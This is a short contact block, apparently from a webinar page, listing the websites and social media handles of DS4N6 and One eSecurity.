- ✓ Enterprise Webinars

DS4N6

- www ds4n6.io
- @ds4n6_io
- DS4N6

(one) eSecurity

- www one-esecurity.com
- @One_eSecurity
- One eSecurity